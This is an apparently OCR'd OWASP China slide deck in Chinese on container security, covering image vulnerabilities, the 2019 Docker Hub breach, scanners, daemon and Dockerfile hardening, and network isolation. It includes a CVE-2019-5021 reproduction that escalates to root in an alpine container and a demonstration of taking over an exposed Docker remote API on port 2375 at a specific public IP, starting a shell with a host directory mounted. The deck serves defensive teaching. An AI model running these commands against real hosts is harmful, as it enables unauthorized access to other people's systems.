OWASP

Open Web Application Security Project

容器安全

黄圣超

关于OWASP

OWASP是一个501c3非盈利的全球性安全组织，致力于应用软件的安全研究。我们的使命是使应用软件更加安全，使企业和组织能够对应用安全风险做出更清晰的决策。

目前OWASP全球拥有130个分会近万名会员，共同推动了安全标准、安全测试工具、安全指导手册等应用安全技术的发展。

近几年，OWASP峰会以及各国OWASP年会均取得了巨大的成功，推动了数以百万的IT从业人员对应用安全的关注以及理解，并为各类企业的应用安全提供了明确的指引。

OWASP 中国


拥有七千余名会员，共同推动了安全标准、安全测试工具、安全指导手册等应用安全技术在中国的发展。

每个人都可以免费加入OWASP中国，利用免费和开放许可证获得OWASP的相关资源。

企业赞助支持OWASP中国各项目和补助金活动，可以获得OWASP中国会议产品展示和服务的折扣。

内容大纲


- 镜像安全
- 配置安全
- 网络安全
- 最佳实践



镜像安全

- 镜像描述

镜像是由多个只读镜像层叠加起来的一个文件系统。





镜像安全

- 镜像和仓库

仓库（repostiory）是用来集中存储镜像的，根据存储镜像的公开又可以分为公共仓库和私有仓库。

全球最大最权威的镜像仓库DockerHub






镜像安全

- 仓库安全问题

Docker于2019年4月25日发现有未经授权的访问者访问了Docker Hub的数据库。

在进行调查之后，确定该数据库包含大约190000个用户的敏感信息。这些信息包括用于Docker自动编译的GitHub和Bitbucket存储库的访问令牌以及一小部分用户的用户名和密码哈希值，通过令牌允许开发人员修改项目代码，并自动编译成Docker Hub上的镜像。一旦未知第三方获得这些令牌，则可非法访问私有存储库中的代码，并任意修改。



docker

On Thursday, April 25th, 2019, we discovered unauthorized access to a single Hub database storing a subset of non-financial user data. Upon discovery, we acted quickly to intervene and secure the site.

We want to update you on what we've learned from our ongoing investigation, including which Hub accounts are impacted, and what actions users should take.

Here is what we've learned:

During a brief period of unauthorized access to a Docker Hub database, sensitive data from approximately 190,000 accounts may have been exposed (less than 5% of Hub users). Data includes usernames and hashed passwords for a small percentage of these users, as well as Github and Bitbucket tokens for Docker autobuilds.

镜像安全

- 镜像安全问题


  √ 长期不维护的镜像

  √ 包含漏洞的基础镜像

  CVE-2019-5021：alpine空密码漏洞
  CVE-2019-5736：runc逃逸漏洞
  CVE-2019-14271：copy漏洞

  √ 配置不佳的镜像

  √ 嵌入恶意软件的镜像



镜像安全

- 漏洞复现 **CVE-2019-5021**

```
landend@dockerSec ~ docker run -it f6 sh
/ # cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/ash
operator:x:11:0:operator:/root:/sbin/nologin
/ # cat /etc/shadow | grep root
root:::0:::::
```

①

```
landend@dockerSec ~ cat Dockerfile
FROM superdm/cve-2019-5021:alpine
RUN apk add --no-cache shadow
RUN adduser -S landend
USER landend
```

②

```
landend@dockerSec ~ docker run -it test/alpine:cve5021
/ $ whoami
landend
/ $ id
uid=100(landend) gid=65533(nogroup) groups=65533(nogroup)
/ $ su -
7afab59d7373:~# whoami
root
7afab59d7373:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon)
```

③

镜像安全

- 安全防护


clair

A Container Image Security Analyzer by CoreOS

项目地址
https://github.com/coreos/clair

https://github.com/cr0hn/dockerscan

anchore https://github.com/anchore



aqua

Redefining Security

For cloud native apps & infrastructure: containers, serverless and VMs, across all platforms and clouds.

Learn More ›

镜像安全

- 安全防护

```
08:41:45 landend@M15
~ ✔ docker-compose exec api anchore-cli image add alpine:latest
Image Digest: sha256:a15790640a6690aa1730c38cf0a440e2aa44aaca9b0e8931a9f2b0d7cc90fd65
Parent Digest: sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
Analysis Status: not_analyzed
Image Type: docker
Analyzed At: None
Image ID: a24bb4013296f61e89ba57005a7b3e52274d8edd3ae2077d04395f806b63d83e
Dockerfile Mode: None
Distro: None
Distro Version: None
Size: None
Architecture: None
Layer Count: None

Full Tag: docker.io/alpine:latest
Tag Detected At: 2020-07-05T00:42:14Z
```

```
08:46:44 landend@M15
~ ✔ docker-compose exec api anchore-cli image vuln alpine:latest all | grep High

08:47:06 landend@M15
~ ↵ 0|1 docker-compose exec api anchore-cli image vuln alpine:latest all
```

配置安全

- 基本描述


容器运行所需要的环境文件配置不当导致的安全问题。

√ docker守护进程配置

√ 容器镜像和构建文件

√ remote-api利用

√ 集群配置



配置安全

- 关于守护进程的一些安全实践

√ 选择安全的镜像仓库，建立基于TLS的认证方案，通过校验和签名拉取镜像

√ 不使用aufs作为docker实例的存储驱动，因为默认它会允许容器共享可执行文件和共享库

√ 为 Docker 守护程序设置默认 ulimit 将强制执行所有容器的 ulimit，防止恶意操作将资源耗尽

√ 确保docker.service、docker.socket、docker服务器证书密钥等守护进程文件配置的所有权正确归属

配置安全

- 关于**Dockerfile**的一些安全实践

√ 配置可被信任的镜像源

√ 不要在Dockerfile中存储任何涉密信息，构建过的容器仍然会暴露不必要的信息

√ 不要使用默认root用户运行容器，使用非授权用户降低安全风险

√ 必要的话，可以尽量使用多阶段构建

配置安全

- **API远程调用**

2375是docker远程操控的默认端口，通过这个端口可以直接对远程的docker daemon进行操作。

实例：私有镜像仓库由于配置不当而开启了2375端口，将会导致私有仓库暴露在公网中，攻击者可直接访问私有仓库并篡改镜像内容，造成仓库内镜像的安全隐患。

```
landend@dockerSec ~ docker -H tcp://50.108.209.94:2375 info
Containers: 4
 Running: 2
 Paused: 0
 Stopped: 2
Images: 1
Server Version: 17.05.0-ce
Storage Driver: overlay2
 Backing Filesystem: tmpfs
 Supports d_type: true
 Native Overlay Diff: true
Logging Driver: json-file
Cgroup Driver: cgroupfs
Plugins:
 Volume: local
 Network: bridge host macvlan null overlay
```

ps -ef | grep docker 查看是否暴露

```
landend@dockerSec ~ docker -H tcp://50.108.209.94:2375 images
REPOSITORY                                                TAG                 IMAGE ID            CREATED             SIZE
registry.decima.frontier.com:5000/docker_arm32_s_decima   latest              6646e211f57b        2 weeks ago         80.3MB
landend@dockerSec ~ docker -H tcp://50.108.209.94:2375 images
REPOSITORY                                                TAG                 IMAGE ID            CREATED             SIZE
landend@dockerSec ~ docker -H tcp://50.108.209.94:2375 run -it -v /tmp:/mnt 6646e211f57b bash
bash-4.4# ls
bin   etc   lib   mnt   proc  run   srv   sys   usr
dev   home  media opt   root  sbin  startup.sh  tmp   var
bash-4.4# uname -a
Linux 2f71b5f63e63 4.1.51 #2 SMP PREEMPT Tue Mar 24 18:06:03 PDT 2020 armv7l Linux
bash-4.4#
```

配置安全

- 架构安全问题

容器共享宿主机的资源，主机底层的CPU、内存和磁盘等都由宿主机操作系统统一分配。如果不针对每个容器的可用资源进行有效的限制和管理，就会造成容器之间资源使用的不均衡，恶意的攻击者很容易就可以耗尽主机或者集群的资源，实现拒绝服务攻击。

网络安全

- 容器间的网络安全

  √ 容器间的流量限制

  √ 容器间的通信限制

  √ 集群中的网络访问控制

  √ 尽可能不在容器中运行ssh服务

  √ 容器镜像加速传输加固

网络安全


- 容器间的网络安全

默认情况下，同一个主机上的容器会连接到一个默认网桥，容器之间直接可以互通，因此，每个容器都有可能读取同一个主机上容器网络中的所有数据包，这将会导致信息的泄露。另外，关于Dos一类的攻击也是真实存在的，所以，限制默认网桥上的容器间的通信在某些场景中非常有必要。

选项	参数	描述
com.docker.network.bridge.enable_icc	-icc	启用或者禁用容器间连接
com.docker.network.bridge.enable_ip_masquerade	-ip-masq	启用ip伪装
com.docker.network.bridge.host_binding_ipv4	-ip	绑定容器端口时默认的ip地址

```
docker network create -o "com.docker.network.bridge.enable_icc=false" nt
```

最佳实践



谢谢观看

OWASP
Open Web Application
Security Project